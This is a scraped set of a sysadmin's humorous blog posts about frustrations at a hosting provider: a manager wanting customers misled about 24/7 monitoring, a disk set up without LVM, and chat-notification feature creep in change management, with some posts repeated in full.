A few days later, again I got a reaction, this time from MarketingMan that asked me if I could answer the next question from \$UnluckyChum about the service level of the checks.

In specific, they wanted to know if we did monitor the disk partitions on a 24/7 base or not.

A couple of hour later, MarketingMan showed up and came directly to me.

MM - I saw this morning that \$UnluckyChum has sent a reaction to his ticket...

Me - Yes, I saw it too, and replied to it already.

MM - Oh, good, they asked if we monitor the stuff 24/7 right? And...

Me - No, we don't. We don't do that for several reason, first of all, we have way too many customers with nightly automated processes that can and do fill up the disk to almost full and then clean it up again. So unless we want to maintain a shitload of "specials" checks and/or exclude lists, we decided to not monitor disks, ram and cpu on 24/7. Those are only during normal office time. Or better, they SHOULD be if somebody take a look at them every now and then.

MM - No, that's not right... Can you answer to \$UnluckyChum that we monitor everything 24/7?

Me - ...that's not what I just said... And is also not what I already told \$UnluckyChum.

MM - Yes I know, but this is the right answer to give to them, because I checked and when we made the contract we specified that we were going to monitor everything 24x7.

Me - ...So your question is not a question, you are asking me to give back the answer that you want to hear?

MM - Yes, sort of.

Me - That is also a lie.

MM - Well, we are going to move to a new version of the monitoring softwar anyway later this year so we will put all that stuff in 24/7 by default, so is not completely wrong... is just wrong right now...

Me - ...right... wrong...

Post-Mortem

More than a year has passed by that 'incident', we never moved to the "new monitoring software" and the discussion about the 24/7 monitoring of CPU, disk and ram space was still ongoing the day before I left.

Davide

28/12/2016 12:58

Give Me A Reason

Every time something is done, you should have a reason, a GOOD, SOUND reason to do it, especially if it involves a lot of potential problems on the long run.

Let's suppose that you want to build a bridge. A bridge that can be used by invaders to invade your town. Well, if the town exists, it does so without the bridge, so having a bridge is not a condition for existence of the town. You could point out that having a -BETTER- connection with the external world is going to improve the economy of the town and in so doing improve the general condition of the whole population. However you should also balance that "possible" improvement with whatever "granted" problem the construction represent.

Money will be diverted into that project, money that will not be spent in something else. You'll have a large construction crew on premise, crew of people that probably are not from the town so they will be using resources that are maybe scarce and/or not readily available. If the crew is from the town, they will either be taken out from other jobs or anyway not available for the tasks that they are performing right now.

At the end, if the "pro" are still good enough, the project will be carried on, but this balance of pro/con should be done before the first step of the project is set on stone. Unfortunately, most of the time, things gets put in motion because somebody thought it was a good idea at the time... That, incidentally, is the same thing that the guy that stripped naked and jumped onto a cactus said when asked wtf...

And after this weird introduction, we're going to begin.

It is a dark, mid-wintery day in the office, and I just arrived after an hour spent on a semi-refrigerated train that got delayed twice, so I'm already not really in a good mood when I get in, and turn to the daily tasks when I see a mail from DB.

Is for the installation of a new server for \$ConfusingPeople, another of our customers. \$Confusing has a semi-large system composed by 12 application servers behind a load balancer, of the 12, 10 are serving web-pages, of the last 2 one is used as entry point for all the editors to enter their changes to the CMS while the last one is a "management" server used for ... various stuff.

Now the request is to install an extra server to be used as an SFTP server where the editors have to upload pictures, movies and other stuff, this server will respond to a 'special' URL and provide all the 'static' contents for the system, so it will also be attached to the load balancer.

Doesn't seems too big of a problem, after pointing out that ONE server that has to handle all the request for static content is probably going to be a very busy one, and since the editors will be able to manually rummage into it they will also be able to rummage directly into the LIVE content of the site and this shouldn't be allowed by the current agreement with \$Confusing (it's another very long story).

Of course, MarketingMan points out that 1) the customer has already signed the contract for the installation of the system and 2) they want to go on production with it the same day. As usual, planning doesn't belongs to this universe.

I return to my table and start the basic installation of the system, one extra details makes me turn around and walk back to DB:

Me - Why there is this detail? "Create a second virtual disk and map it to /dev/sdb" ?

Cosa fa' l'applicazione X ?

DB - It's because of the static images.

Me - ...I'm listening...

DB - What do you mean?

Me - That I don't see a reason to have the picture in a separate disk. A partition, I understand, but why a disk? And why not LVM?

DB - That way if there is a problem with the server we can un-link the disk from the vm and attach it to another vm.

Me - ...we can do the same with the entire volume and then only mount the part that we need, but besides that... What kind of problem could it have? It's a VIRTUAL server. Hosted on a CLUSTER of servers. For this server ALONE to have a problem it would take.... I don't know, something extremely odd. Anything that can potentially damage this virtual server is probably going to damage every other host at the datacenter and even the storage.

DB - The storage is backed-up, we can recover the disk.

Me - We can recover the entire volume. Again, why a separated DISK?

The "discussion" went on for a bit but without a real explanation. Anyway, since this was the Decree Of The Power That Are, I went back to my table and began the installation.

Before 5pm the system was 'alive'. Except for some small details like the fact that the new URL needed to be HTTPS and nobody has thought about buying a certificate, or the fact that the dns wasn't under our control so we couldn't point the url to the correct machine or the fact that none of the 'editors' was informed of the thing and they have no clue about SFTP... As usual.

Time passes, details are fixed, the system goes in full swing production...

Months later, I am checking logs when I notice a red blinking thing in the systems' monitor: the "static" server's partition is 100% full. Of course. 100Gb gone. Ok, time to either increase the size of the disk or tell \$Confusing that is time to delete old stuff.

Of course \$Confusing has less clue than us about what could or could not be deleted, so we start the process of asking them how big the disk should be.

If you ask me, things are easy: the disk is now 100Gb, and it got 100% full in X months, we should assume the same rate of use, so we should increase the size at least to 300Gb to ensure the same timeframe before it goes kabum again.

But logic is also an unknown things, so MarketingMan propose an increase in size of 50Gb. After several days of discussion and agonizing on the price (50 euro), \$Confusing approve, at the condition that the operation can be done with no downtime, condition that MarketingMan is very happy to guarantee.

Me - We can't extend the disk without downtime.

MM - What?? I've already told \$Confusing that we'll do!

Me - Sucks to be you.

MM - Why can't we do it? We did it for \$OtherCustomer!

Me - \$Other had LVM, this is not LVM.

MM - And what's the difference?

Me - ...are you asking me to explain to you a deep technical thing?

Since last time I had to explain to MM something slightly technical (how HTTP requests works) I had to break out the puppet show, and still don't think he understood, I wasn't inclined to go into technical details.

Cosa fa' l'applicazione X ?

MM - So what can we do?

Me - What we MUST do to resize that thing is to extend the storage, then we need to unmount the partition, that require the system to be in downtime, then resize the partition, this can be done only by removing and rebuilding it, and there is also a chance that this will actually destroy the partion so maybe a data restore, then we can remount the partition.

MM - And how long should it take?

Me - Don't know, never did before. It's the advantage of LVM. You can do these kind of thing on the fly with LVM.

MM - ...I'll talk with \$Confusing.

Of course, after a lot of yelling, crying, bargaining and howling, \$Confusing manage to get from MM the guarantee that the process won't take more than 5 minutes and that will be done the next day between 5 and 5.15. At this point I said "fuck you" and told him that I wasn't going to do it.

The Quest for the Holy Asshole began! And in the end some unlucky sod was found for the activity. At 8.30 the operation still wasn't finished (resizing partition is not for the faint of heart).

A month or so later, I was, again, looking at log files, when a known red lights caught my attention in the systems' monitor... Guess what? The fucking "static" system's disk is -AGAIN- 100% full. And guess what? That thing is STILL not an LVM.

At least this time MM knows already that tell the customers "we'll do in 5 minutes" ain't gonna cut it. Or I hope so.

Of course my suggestion to "scrap that crap: let's add a new disk, LVM it and copy the data from the old one, then we can swap the two in less than a minute" was brushed aside with a "if something happens to the server we can transfer the disk to a different virtual server".... Nobody learn anything never eh?

Davide

01/01/2017 19:40

Give Me A Reason

Every time something is done, you should have a reason, a GOOD, SOUND reason to do it, especially if it involves a lot of potential problems on the long run.

Let's suppose that you want to build a bridge. A bridge that can be used by invaders to invade your town. Well, if the town exists, it does so without the bridge, so having a bridge is not a condition for existence of the town. You could point out that having a -BETTER- connection with the external world is going to improve the economy of the town and in so doing improve the general condition of the whole population. However you should also balance that "possible" improvement with whatever "granted" problem the construction represent.

Money will be diverted into that project, money that will not be spent in something else. You'll have a large construction crew on premise, crew of people that probably are not from the town so they will be using resources that are maybe scarce and/or not readily available. If the crew is from the town, they will either be taken out from other jobs or anyway not available for the tasks that they are performing right now.

At the end, if the "pro" are still good enough, the project will be carried on, but this balance of pro/con should be done before the first step of the project is set on stone. Unfortunately, most of the time, things gets put in motion because somebody thought it was a good idea at the time... That, incidentally, is the same thing that the guy that stripped naked and jumped onto a cactus said when asked wtf...

And after this weird introduction, we're going to begin.

It is a dark, mid-wintery day in the office, and I just arrived after an hour spent on a semi-refrigerated train that got delayed twice, so I'm already not really in a good mood when I get in, and turn to the daily tasks when I see a mail from DB.

Is for the installation of a new server for \$ConfusingPeople, another of our customers. \$Confusing has a semi-large system composed by 12 application servers behind a load balancer, of the 12, 10 are serving web-pages, of the last 2 one is used as entry point for all the editors to enter their changes to the CMS while the last one is a "management" server used for ... various stuff.

Now the request is to install an extra server to be used as an SFTP server where the editors have to upload pictures, movies and other stuff, this server will respond to a 'special' URL and provide all the 'static' contents for the system, so it will also be attached to the load balancer.

Doesn't seems too big of a problem, after pointing out that ONE server that has to handle all the request for static content is probably going to be a very busy one, and since the editors will be able to manually rummage into it they will also be able to rummage directly into the LIVE content of the site and this shouldn't be allowed by the current agreement with \$Confusing (it's another very long story).

Of course, MarketingMan points out that 1) the customer has already signed the contract for the installation of the system and 2) they want to go on production with it the same day. As usual, planning doesn't belongs to this universe.

I return to my table and start the basic installation of the system, one extra details makes me turn around and walk back to DB:

Me - Why there is this detail? "Create a second virtual disk and map it to /dev/sdb" ?

Cosa fa' l'applicazione X ?

DB - It's because of the static images.

Me - ...I'm listening...

DB - What do you mean?

Me - That I don't see a reason to have the picture in a separate disk. A partition, I understand, but why a disk? And why not LVM?

DB - That way if there is a problem with the server we can un-link the disk from the vm and attach it to another vm.

Me - ...we can do the same with the entire volume and then only mount the part that we need, but besides that... What kind of problem could it have? It's a VIRTUAL server. Hosted on a CLUSTER of servers. For this server ALONE to have a problem it would take.... I don't know, something extremely odd. Anything that can potentially damage this virtual server is probably going to damage every other host at the datacenter and even the storage.

DB - The storage is backed-up, we can recover the disk.

Me - We can recover the entire volume. Again, why a separated DISK?

The "discussion" went on for a bit but without a real explanation. Anyway, since this was the Decree Of The Power That Are, I went back to my table and began the installation.

Before 5pm the system was 'alive'. Except for some small details like the fact that the new URL needed to be HTTPS and nobody has thought about buying a certificate, or the fact that the dns wasn't under our control so we couldn't point the url to the correct machine or the fact that none of the 'editors' was informed of the thing and they have no clue about SFTP... As usual.

Time passes, details are fixed, the system goes in full swing production...

Months later, I am checking logs when I notice a red blinking thing in the systems' monitor: the "static" server's partition is 100% full. Of course. 100Gb gone. Ok, time to either increase the size of the disk or tell \$Confusing that is time to delete old stuff.

Of course \$Confusing has less clue than us about what could or could not be deleted, so we start the process of asking them how big the disk should be.

If you ask me, things are easy: the disk is now 100Gb, and it got 100% full in X months, we should assume the same rate of use, so we should increase the size at least to 300Gb to ensure the same timeframe before it goes kabum again.

But logic is also an unknown things, so MarketingMan propose an increase in size of 50Gb. After several days of discussion and agonizing on the price (50 euro), \$Confusing approve, at the condition that the operation can be done with no downtime, condition that MarketingMan is very happy to guarantee.

Me - We can't extend the disk without downtime.

MM - What?? I've already told \$Confusing that we'll do!

Me - Sucks to be you.

MM - Why can't we do it? We did it for \$OtherCustomer!

Me - \$Other had LVM, this is not LVM.

MM - And what's the difference?

Me - ...are you asking me to explain to you a deep technical thing?

Since last time I had to explain to MM something slightly technical (how HTTP requests works) I had to break out the puppet show, and still don't think he understood, I wasn't inclined to go into technical details.

Cosa fa' l'applicazione X ?

MM - So what can we do?

Me - What we MUST do to resize that thing is to extend the storage, then we need to unmount the partition, that require the system to be in downtime, then resize the partition, this can be done only by removing and rebuilding it, and there is also a chance that this will actually destroy the partion so maybe a data restore, then we can remount the partition.

MM - And how long should it take?

Me - Don't know, never did before. It's the advantage of LVM. You can do these kind of thing on the fly with LVM.

MM - ...I'll talk with \$Confusing.

Of course, after a lot of yelling, crying, bargaining and howling, \$Confusing manage to get from MM the guarantee that the process won't take more than 5 minutes and that will be done the next day between 5 and 5.15. At this point I said "fuck you" and told him that I wasn't going to do it.

The Quest for the Holy Asshole began! And in the end some unlucky sod was found for the activity. At 8.30 the operation still wasn't finished (resizing partition is not for the faint of heart).

A month or so later, I was, again, looking at log files, when a known red lights caught my attention in the systems' monitor... Guess what? The fucking "static" system's disk is -AGAIN- 100% full. And guess what? That thing is STILL not an LVM.

At least this time MM knows already that tell the customers "we'll do in 5 minutes" ain't gonna cut it. Or I hope so.

Of course my suggestion to "scrap that crap: let's add a new disk, LVM it and copy the data from the old one, then we can swap the two in less than a minute" was brushed aside with a "if something happens to the server we can transfer the disk to a different virtual server".... Nobody learn anything never eh?

Davide

01/01/2017 19:40

The Lost Years

...with a shake and a loud "bang" the automated shuttle connected itself to the old, apparently abandoned, space ship and stopped its thrusters. In the small compartment behind the pressurized door, the officer JT and the unlucky techies TJ un-buckled their safety harness and checked their space suits for the last time before stepping off.

Careful - the voice of JT was clear and crisp through the suit's radio link - this place is old, we don't know what can go 'crash' at any moment.

TJ - Why the hell do we need to get into this thing again?

JT - Because it's the fucking Space Rule! In order to claim it as a relict and gain the rights to resell whatever is into this piece of junk, first we need to clear it and be sure that there is nobody in need of help in it.

TJ - The radio has been silent for days!

JT - Who uses that thing nowadays? If somebody is in here and doesn't need to talk with some old geezer that is still fucking around with old technology, you wouldn't hear a peep from the 'radio'!

Still grumbling TJ followed the officer in the compensation room, that seemed to be in perfect order, at least, all the lights blinked in the correct order and in a minute both of them were able to climb out of the compensation room and into the big rotating wheel that composed the habitat of the old ship.

Small self-powered lights still lit the long corridor, with its white-ish plastic walls, so far nothing strange, the corridor was empty and reasonably clean, for an old spaceship.

The two looked around, both way of the long corridor were curving upwards, to join at the apex into a continuous loop, JT looked at one sign on the wall, a bit old but still readable and gestured to the right.

JT - This way for the bridge.

TJ didn't answer, he was busy checking the small display on the back of his hand.

TJ - Air pressure is normal, composition also ok, it's breathable... it seems.

JT - Good to know, I'll keep my helmet closed anyway, I prefer to breathe my recycled stink and not risk with the air in this ship.

TJ grumbled a bit but didn't volunteer to open his helmet to check the air himself. The duo started walking towards the bridge. The rotating wheel simulating 0.9g, the weight of the spacesuit a bit less than the real weight, both men were used to long time in the suit so didn't consider it too big a hassle.

The first door on the side of the corridor was marked "Greenhouse", TJ placed himself on one side and pulled his gun from the holster, JT took his position on the other side and activated the control, the door slid into the wall with a hiss. Nothing else. After a couple of minutes both of them looked inside. It was definitely a greenhouse, rows of potted plants on tables, in several decks, plastic containers... nothing special. A quick survey of the room didn't show anything out of ordinary. TJ commented on the lack of marijuana.

They left the Greenhouse and kept going, the next door on the left was unmarked. Again, they took their position and this time was TJ to open the door.

JT - It's a personal room.

The room contained a bed, a small desk and some container for personal effects, the bed was clean the desk

Cosa fa' l'applicazione X ?

was tidy and nothing odd appeared. On the desk there was a wireless keyboard, a mouse and 3 cables fixed with velcro for quick use.

TJ - One fiber for network, one power and one for the interface and probably memory expansion... whoever used this place liked to have everything handy.

They left the room and moved forward, the next door was the Bridge.

3 consoles constituted the bridge of the ship, the right one was computer, the left was communication and the center one was navigation. Nothing much dissimilar from the bridge of the Esperanza, except there was no visible chair for the Commander. But many small "independent" didn't have a "commander", usually the "captain" of the ship was also either the engineer or the pilot. On the computer desk there was a Laptop, connected with the console and apparently still running some kind of diagnostic. TJ looked at it.

JT - Can you use that thing?

TJ - Looks like a standard issue, nothing fancy but solid. It is definitively locked and with these - weaving his big space gloves - I can barely managed the gun, leave alone type keys.

JT - Ok, we'll have a look at it later.

They stepped out in the corridor.

JT activated the external speaker of the suit and bellowed "HEYYYYY!!! ANYBODY HOME???" provoking a scare jump from TJ

TJ - What the fuck man!???

JT - Well... Where is everybody?

TJ - Haven't you considered that if somebody was here they should've heard us docking by now?

JT didn't answered, still looking up and down the corridor. He was expecting somebody to show up at any second, but nobody seemed to oblige him.

TJ - What now?

JT gestured on the right - Engineering.

They approached the door marked "Machine Room" with the same caution as before.

JT - Machine room... why not "engineering" ?

TJ - I have a bad feeling about this...

Before they could touch the controls the door opened and a figure stepped out of the room, in the background, even through the thick space suit, they could hear the buzz and noises of multiple systems running in parallel..

TJ - OH FUCK! IT'S HIM!!

JT - CAN'T BE...

Yes - said the figure - yes it's me... I am back, did you missed me? I am... THE SYSADMIN...

The Lost Years

Cosa fa' l'applicazione X ?

In the long gone year 2011, I went to work for an Hosting Provider. It wasn't exactly the company I was looking for... but it was work.

It turned out that they were smarter than they looked, and quickly realized that I had a web site. And that I was writing stuff in it. So it was "smart" from my part to not write too much about the environment and the customers.

I decided to agree to that, I also took that as an excuse for slacking a bit off from this site and writing that was becoming sort-of boring. I needed a break and I got one.

However, you can take the saddle out of an horse, but can't stop him running... so things happened and I found myself with a lot of stuff to write about, without a way to do so.

Then, in the end of 2016, I got another job.

It was a deserved break, since the situation at Hosting Provider was sort-of deteriorating (you'll read about it, in due time).

This means that A) I have a different job now and B) I have some time and chance to write down some more stuff...

I've decided to call this serie "The Lost Years", because for me are years that got lost in the fog.

Note that I don't plan to return to publish every week, first of all, I don't have enough material ready for publication, and try to maintain a weekly schedule would be impossible, second, I have my "normal" work to do on top of the rest of my life, and writing is a past time for me, not my work. So I'll publish when I am ready to, not following any kind of schedule.

Lately, I got also interested into video productions, so I was thinking that maybe I could also "publish" something as a video, but this is a long term thing since I don't have much time and it is anyway something that is not for sure. Just an heads-up.

This is just to introduce the next series and to let you know that, in Internet Space, nobody can hear you whistle...

Davide
21/12/2016 15:02

Cosa fa' l'applicazione X ?

This is NOT a V-Log!

Good, Fast, Cheap... take two of 'em.

And what do you think I am gonna pick?

Davide

10/01/2017 06:27

Too Much Crap!

Some people have a tendency to overdo things.

Let's do 'X', then let's add 'Y'. And 'Z'. And then this, and that. And then the kitchen sink.. Oh, wait, we've already added that. Well, let's add it again, better 2 than none, right?

This effect is also known as "features creep", when it refers to software. Features are added to a product regardless of the actual usefulness of the feature itself, just to add "stuff" to the product and make it more saleable.

Sometimes it works. Rarely.

Most of the time the result is that the stapled-on features makes the whole thing wobbly and unstable at best.

A bloated lumbering beast at worst. Yes Firefox, I'm talking to you!

Sometimes this tendency makes peoples try to "abuse" of other things by bundling them together in some weird way, the result is usually not that useful anymore.

And with this "intro" out of the way, let's talk about chatting!

In the office there was this "policy", more a tendency than a policy, about not talking directly, but sending annoying chat messages.

Now, I've never understood why somebody that is sitting in front of me, can't simply look at my face and talk directly to me if he wants to ask something. If he is sitting 2 tables away, the only thing he has to do is to walk... 5 meters?

It's even more puzzling when the person in question is expecting an immediate answer.

I mean, I'm not looking at that piece-of-crap chat box and yes I turned the "alerts" off because it was just a pain in the ass. So you're not gonna get an answer right away, especially if I am busy doing something else.

For example, it's 7 AM. I am in the office because I need to do a quick change in the website of some dumb idiot that asked us yesterday evening (at 5.10 PM no less), directly on production of course, with the assurance that "it won't disturb the functionality of the system". Yeah right.

I do the change, and guess what? It fucks right up the application that start spitting crap all over the place like it's possessed or something.

What do I do? Check if the thing is still in downtime. It ain't anymore. Fuck. Put it back in downtime and begin the rollback. In the mean time I have my boss chatting me "can you fix it? can you? can you? hallo?" and the stand-by guy asking if somebody can have a look at it since he is on the train. Dude! First thing fix the bloody piece of crap... I'm talking about the server of course, I can't fix the customer's brain. Second, respond to the morons. Of course they complains later because of my "lack or reaction".

You're sitting 6 meters from me, just walk up and you'll notice that I am working on it.

I never appreciated much the 'chat', it's mostly a distraction when not completely useless. 99% of the stuff

Cosa fa' l'applicazione X ?

written there is useless or ignored, when somebody uses it for something actually useful is so rare that nobody bother answering. And when I am the one sending messages is usually because it is important, and since it's ignored the result is that I am bellowing in the office instead of typing.

Up to one day, when we began to introduce the "change management" into the system. What's that? You ask.

Simple: instead of doing the changes you are supposed to do directly on the server, you have to write a script that perform the changes for you and then run that.

Huuu.... why?

Well, the idea is that the script should be reversible, so you can "reverse" the change faster and better if you have a full list of all the changes done to a system; second, the same script can be run on multiple servers at once and apply all the changes to the all the systems and third, it forces you to THINK to what the fuck are you trying to do.

So it does have some sort of logic.

It works a lot better when 99% of your servers are exactly the same of course. When you have 2000 machines each one a single, weird snowflake, it becomes quickly a nightmare that makes every single stupid change a mess that takes forever.

Of course the "group" that decide how to implement the whole thing has a lot of great ideas that they want to implement. A centralized archive of scripts that everybody can use to quickly deploy everything, a centralized system to perform the changes with the click of a button, all interconnected with the main Password manager application, and so on and so forth.

Again.. features creep.

Shall I mention that the 'group' is composed by 3 guys that works in 2 different offices at different times and almost never met? Thought so.

And then they decide that the best thing to do is to connect the whole thing to the chat, so every time somebody does something it fires a message in the chat, informing EVERYBODY of the process.

Everybody that bother looking at the chat of course.

Now, that has some sort of logic: since you're performing a change to a production system, it is good if the person that is going to be notified when the system goes ka-blammo can look back and see who did what and when, so he can pick up the baseball bat and walk to the right person, instead of swinging the bat at random passerby.

However... You should think what happens when the single dude, that is now writing most of the scripts and doing most of the development, will be replaced or joined, by a bunch of other peoples that will be firing up scripts every 20 seconds.

Since the idea is to use that method to perform EVERY single change on the systems. And we receive a lot of requests for changes.

If you send a chat message every time you do something... And you do a lot of things... You will be getting A LOT of chat messages.

Too Much Crap!

Cosa fa' l'applicazione X ?

And indeed that's exactly what happened.

On the pro-points, the standard "have you checked in the chat" reply when something goes haywire was quickly obsolete: you can't "check the chat" when you get something like 500 messages per minute. Even if you do 'check' you wouldn't find anything useful, only crap.

On the not-so-pro-points, how do you know if something went wrong when CL1 did something and then CL2 added of his own and now the system is completely hosed?

I brought these, and more, important considerations to the 'meeting' where nothing is ever truly 'discussed' and nobody ever take any responsibilities for anything; and the 'decisions' are to a) create a separate chat channel for the scripts (why? so they can develop consciousness and begin their plot to kill us all?) and add a log file.

I point out that having the chat AND the log file is a duplication. If you write your stuff in the log you should do so in a way that you allow you to quickly separate and identify the operations performed on a single host/service, and that would already solve the problem of "who did WHAT on WHAT". The 'who' part being optional for me, I'm more interested in fixing the problem than pointing the finger but again, "pointing the finger" seems to be the national sport here.

Adding the chat and even having a separate one seems completely pointless, nobody is EVER going to read that crap because it's unstructured. And since it's asynchronous (by design) you can't even know WHEN that stuff was sent out, while the log file is obviously time-consistent.

The solution of our "boss" ? Let's send the data-stream that we send to the chat also to a database! And pipe the database into ELK so we can have graph!

...Graphs... of what?? And we already have the logs for that, why do you want to add yet another piece to an already over-complicated system that was supposed to be very simple and streamlined?

The answer was, more or less "because \$othergroup has the graphs and he wants to show that we have the graphs too".

So, now we have a chat channel that nobody reads or look at, a database that is filling up with the same junk and a log file that is growing like some sort of alien plant in a B-movie... And now DB asked me how to make graphs out of that shit. Joy

Davide

10/01/2017 07:51

Too Much Crap!

Some people have a tendency to overdo things.

Let's do 'X', then let's add 'Y'. And 'Z'. And then this, and that. And then the kitchen sink.. Oh, wait, we've already added that. Well, let's add it again, better 2 than none, right?

This effect is also known as "features creep", when it refers to software. Features are added to a product regardless of the actual usefulness of the feature itself, just to add "stuff" to the product and make it more saleable.

Sometimes it works. Rarely.

Most of the time the result is that the stapled-on features makes the whole thing wobbly and unstable at best.

A bloated lumbering beast at worst. Yes Firefox, I'm talking to you!

Sometimes this tendency makes peoples try to "abuse" of other things by bundling them together in some weird way, the result is usually not that useful anymore.

And with this "intro" out of the way, let's talk about chatting!

In the office there was this "policy", more a tendency than a policy, about not talking directly, but sending annoying chat messages.

Now, I've never understood why somebody that is sitting in front of me, can't simply look at my face and talk directly to me if he wants to ask something. If he is sitting 2 tables away, the only thing he has to do is to walk... 5 meters?

It's even more puzzling when the person in question is expecting an immediate answer.

I mean, I'm not looking at that piece-of-crap chat box and yes I turned the "alerts" off because it was just a pain in the ass. So you're not gonna get an answer right away, especially if I am busy doing something else.

For example, it's 7 AM. I am in the office because I need to do a quick change in the website of some dumb idiot that asked us yesterday evening (at 5.10 PM no less), directly on production of course, with the assurance that "it won't disturb the functionality of the system". Yeah right.

I do the change, and guess what? It fucks right up the application that start spitting crap all over the place like it's possessed or something.

What do I do? Check if the thing is still in downtime. It ain't anymore. Fuck. Put it back in downtime and begin the rollback. In the mean time I have my boss chatting me "can you fix it? can you? can you? hallo?" and the stand-by guy asking if somebody can have a look at it since he is on the train. Dude! First thing fix the bloody piece of crap... I'm talking about the server of course, I can't fix the customer's brain. Second, respond to the morons. Of course they complains later because of my "lack or reaction".

You're sitting 6 meters from me, just walk up and you'll notice that I am working on it.

I never appreciated much the 'chat', it's mostly a distraction when not completely useless. 99% of the stuff

Cosa fa' l'applicazione X ?

written there is useless or ignored, when somebody uses it for something actually useful is so rare that nobody bother answering. And when I am the one sending messages is usually because it is important, and since it's ignored the result is that I am bellowing in the office instead of typing.

Up to one day, when we began to introduce the "change management" into the system. What's that? You ask.

Simple: instead of doing the changes you are supposed to do directly on the server, you have to write a script that perform the changes for you and then run that.

Huuu.... why?

Well, the idea is that the script should be reversible, so you can "reverse" the change faster and better if you have a full list of all the changes done to a system; second, the same script can be run on multiple servers at once and apply all the changes to the all the systems and third, it forces you to THINK to what the fuck are you trying to do.

So it does have some sort of logic.

It works a lot better when 99% of your servers are exactly the same of course. When you have 2000 machines each one a single, weird snowflake, it becomes quickly a nightmare that makes every single stupid change a mess that takes forever.

Of course the "group" that decide how to implement the whole thing has a lot of great ideas that they want to implement. A centralized archive of scripts that everybody can use to quickly deploy everything, a centralized system to perform the changes with the click of a button, all interconnected with the main Password manager application, and so on and so forth.

Again.. features creep.

Shall I mention that the 'group' is composed by 3 guys that works in 2 different offices at different times and almost never met? Thought so.

And then they decide that the best thing to do is to connect the whole thing to the chat, so every time somebody does something it fires a message in the chat, informing EVERYBODY of the process.

Everybody that bother looking at the chat of course.

Now, that has some sort of logic: since you're performing a change to a production system, it is good if the person that is going to be notified when the system goes ka-blammo can look back and see who did what and when, so he can pick up the baseball bat and walk to the right person, instead of swinging the bat at random passerby.

However... You should think what happens when the single dude, that is now writing most of the scripts and doing most of the development, will be replaced or joined, by a bunch of other peoples that will be firing up scripts every 20 seconds.

Since the idea is to use that method to perform EVERY single change on the systems. And we receive a lot of requests for changes.

If you send a chat message every time you do something... And you do a lot of things... You will be getting A LOT of chat messages.

Too Much Crap!

Cosa fa' l'applicazione X ?

And indeed that's exactly what happened.

On the pro-points, the standard "have you checked in the chat" reply when something goes haywire was quickly obsolete: you can't "check the chat" when you get something like 500 messages per minute. Even if you do 'check' you wouldn't find anything useful, only crap.

On the not-so-pro-points, how do you know if something went wrong when CL1 did something and then CL2 added of his own and now the system is completely hosed?

I brought these, and more, important considerations to the 'meeting' where nothing is ever truly 'discussed' and nobody ever take any responsibilities for anything; and the 'decisions' are to a) create a separate chat channel for the scripts (why? so they can develop consciousness and begin their plot to kill us all?) and add a log file.

I point out that having the chat AND the log file is a duplication. If you write your stuff in the log you should do so in a way that you allow you to quickly separate and identify the operations performed on a single host/service, and that would already solve the problem of "who did WHAT on WHAT". The 'who' part being optional for me, I'm more interested in fixing the problem than pointing the finger but again, "pointing the finger" seems to be the national sport here.

Adding the chat and even having a separate one seems completely pointless, nobody is EVER going to read that crap because it's unstructured. And since it's asynchronous (by design) you can't even know WHEN that stuff was sent out, while the log file is obviously time-consistent.

The solution of our "boss" ? Let's send the data-stream that we send to the chat also to a database! And pipe the database into ELK so we can have graph!

...Graphs... of what?? And we already have the logs for that, why do you want to add yet another piece to an already over-complicated system that was supposed to be very simple and streamlined?

The answer was, more or less "because \$othergroup has the graphs and he wants to show that we have the graphs too".

So, now we have a chat channel that nobody reads or look at, a database that is filling up with the same junk and a log file that is growing like some sort of alien plant in a B-movie... And now DB asked me how to make graphs out of that shit. Joy

Davide

10/01/2017 07:51

A Lot of Things are just like Nothing

Have you ever heard of "change management"?

No, is not when you decide to change your management and go on a killing spree with a machine gun and then put out fliers with "looking for new managers: the old ones are all dead" around the office. Because that would be a fantastic idea, even if highly illegal.

What is usually referred as "change management" is a very confused set of things that can, but are not required to, involves things like a fixed procedure to issue "changes" to a set of systems.

The basic idea behind it is that, if you have a set of systems, issuing changes in bulk is a lot faster, and better, than go one by one manually. That makes sense. In context.

The major stumbling block, to move from the idea to the reality, is that you need to have a SET of systems. That is, all your "target" have to be sort-of similar. The problem is when the similarity starts and ends with "they are computers and are hosted by us".

What do I mean? Let's get into the details.

The lovely place I often refer as ShittyHostingProvider, was created as a platform by SUSL when he wanted to launch his Web Development company, because he realized that having a Web Development agency, without a way to HOST the resulting products would be stupid. So, he teamed up with an old school buddy of his and created the "sister" company that handled the hosting. Of course, the hosting part couldn't survive only with the products of the web development company, so both went, more or less, to work on their own.

This means that, ShittyHostingProvider managed to scrounge up a lot of different customers, that wanted to host stuff on the internet without having to hire a sysadmin or learn all that shit on their own.

All nice and well. The problem was that, all those different customers, had their own ideas about how the system should have worked and what should have done, and the only way to get the customer on board was, more or less, do the things their way and not "your" way... Especially when you don't have "your" way yet.

ShittyHostingProvider ended up with a large collections of systems that were installed, configured and operated differently from each other. You had your PHP server, your Tomcat system, your WebSphere oddity, your Oracle behemoth, your Db2 juggernaut and then there was the Windows Collective, and none of them was even remotely similar to each other.

I mean, even looking at 2 theoretically similar systems, like 2 tomcat servers, you had differences. One had Tomcat installed in /var/lib/tomcat (why?) and the other was installed in /opt/tomcat (WHY?), even going into more general stuff there were differences. SSL Certificates? This server has them in /etc/pki/tls/certs, that one into /etc/httpd/ssl (whyyyyyy???).

And since the customers themselves didn't know the details, and weren't even interested in knowing (that's why they were paying ShittyHostingProvider after all), whoever was installing a system was, more or less, in charge of choosing whichever way he thought was the best. And since the boss never ever felt the need to sit down and say "hold on a minute, this is shit, let's bring some order into this chaos"... well, Chaos had its way.

When it was time to tackle the "deployment" of an application, of course, each one was a unique snowflake. So, for each system, there was a way to do the deployment. That could be a simple way, of just copy the

Cosa fa' l'applicazione X ?

bloody fucking thing in the right directory and then restart the application server, to manually adjust a bunch of configuration files and recompile things, and then restart the application server. So, a "deployment" could be anything from a few minutes, to several hours.

And you can go on with that method almost forever, sure, every system is a one-off, but who cares? As long as they works and you keep an almost-decent documentation about how to perform the task for each system.

In the meantime, SUSL decide to "grow" the business, by buying and merging together a bunch of other companies, the result of this "merging" looks a lot like some kind of B-movie "blob" monster, with a bunch of peoples that don't know each other and suddenly are supposed to cooperate and "share" their systems. And each one of them, is a custom-grown system, that has no relation or similitudes with anything else.

Of course, everyone has perfect knowledge about the system THEY designed and built, but has no information (and in fact, doesn't give a flying fuck) about any OTHER system that is now part of this hodge-podge.

